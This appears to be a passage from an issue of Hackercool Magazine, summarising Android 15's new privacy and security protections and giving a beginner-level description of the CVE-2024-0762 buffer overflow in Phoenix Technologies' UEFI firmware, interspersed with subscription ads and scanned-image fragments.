
For your security, this setting is currently unavailable.

OK

Protecting One-Time Codes in Notifications

In addition to the improved Restricted Settings, Android 15 will feature additional protection against apps intercepting one-time passwords when accessing notifications from other apps. The operating system will analyze the notification and remove the one-time password from its contents before passing it to the app.

*Now, you can pay with your own
local currency
while subscribing
to
Hackercool Magazine*



Warnings About Insecure Cellular Networks

Android 15 will introduce new features to protect against attackers using malicious cellular base stations:

1. Warnings About Unencrypted Connections: The operating system will warn users if their cellular connection is unencrypted.

2. Location Tracking Alerts: Users will be notified if a malicious base station or specialized tracking device is recording their location using their device ID (IMSI or IMEI).


New App Protection Feature

App access risk in Play Integrity API

Check whether other apps are running that could be capturing the screen or controlling the device

- CAPTURING - an app is running that could capture the screen
- CONTROLLING - an app is running that control the device and your app (genuine accessibility apps are excluded)

Available in beta



Android 15 enhances the Play Integrity API, allowing developers to identify fraudulent activity within their apps:

1. Screen Recording and Overlay Detection: Developers can check if another app is recording the screen, displaying windows on top of their app's interface, or controlling the device on behalf of the user.

2. Google Play Protect Integration: Developers can check if Google Play Protect is running on the device and if any known malware has been detected in the system.

On-Device Google Play Protect

Google Play Protect will now operate directly on user devices, providing "live threat detection" by analyzing app behavior and sending potentially dangerous apps to Google Cloud for review.

Conclusion

While Android 15 brings significant advancements in privacy and security, it's still recommended to use a comprehensive security solution on all your Android devices. These measures complement the new features and provide additional layers of protection. For more detailed information, consider reviewing Kaspersky Security & VPN and setting up your Android privacy and security settings using the Privacy Checker.

UEFI firmware of Phoenix Technologies

VULNERABILITY FOR BEGINNERS

In this month's vulnerability for beginners, keeping in line with the latest trends of vulnerabilities being detected in processors and components of processors, researchers of supply chain security firm Eclysium disclosed a vulnerability with a reported CVSS rating of 7.5 in the UEFI firmware designed by Phoenix Technologies.



Where is this firmware used?

This firmware runs on multiple families of Intel Core Desktop and mobile processors.

Now, you can pay with Direct Bank transfer and cards along with PayPal while renewing or subscribing to Hackercool Magazine



Network gateway



Firewall



Network Switch



Desktop



Desktop



Desktop running Processor
with a vulnerable UEFI

What is the actual vulnerability?

The vulnerability is a buffer overflow vulnerability due to use of an unsafe variable in the Trusted Platform Module (TPM) configuration. A trusted platform module is a physical or embedded security technology that is used to store critical information on PC's to enable platform authentication.




Trusted Platform Module (TPM) configuration

TPMs use cryptography for this purpose. This vulnerability is named “UEFI can have buffer overflow” and can be exploited to execute malicious code. It is tracked as CVE-2024-0762.

How this vulnerability can be exploited?

If an attacker gains access to a system that is running a processor with vulnerable UEFI, he can exploit it at runtime to elevate privileges.

Users from USA, UK, Europe and Canada can now transfer money in their local currency while renewing or subscribing to Hackercool Magazine



Impact

A vulnerability of this type is commonly exploited by firmware backdoors like Black Lotus. This gives attacker ongoing persistence within a device.

MailCow Mail server

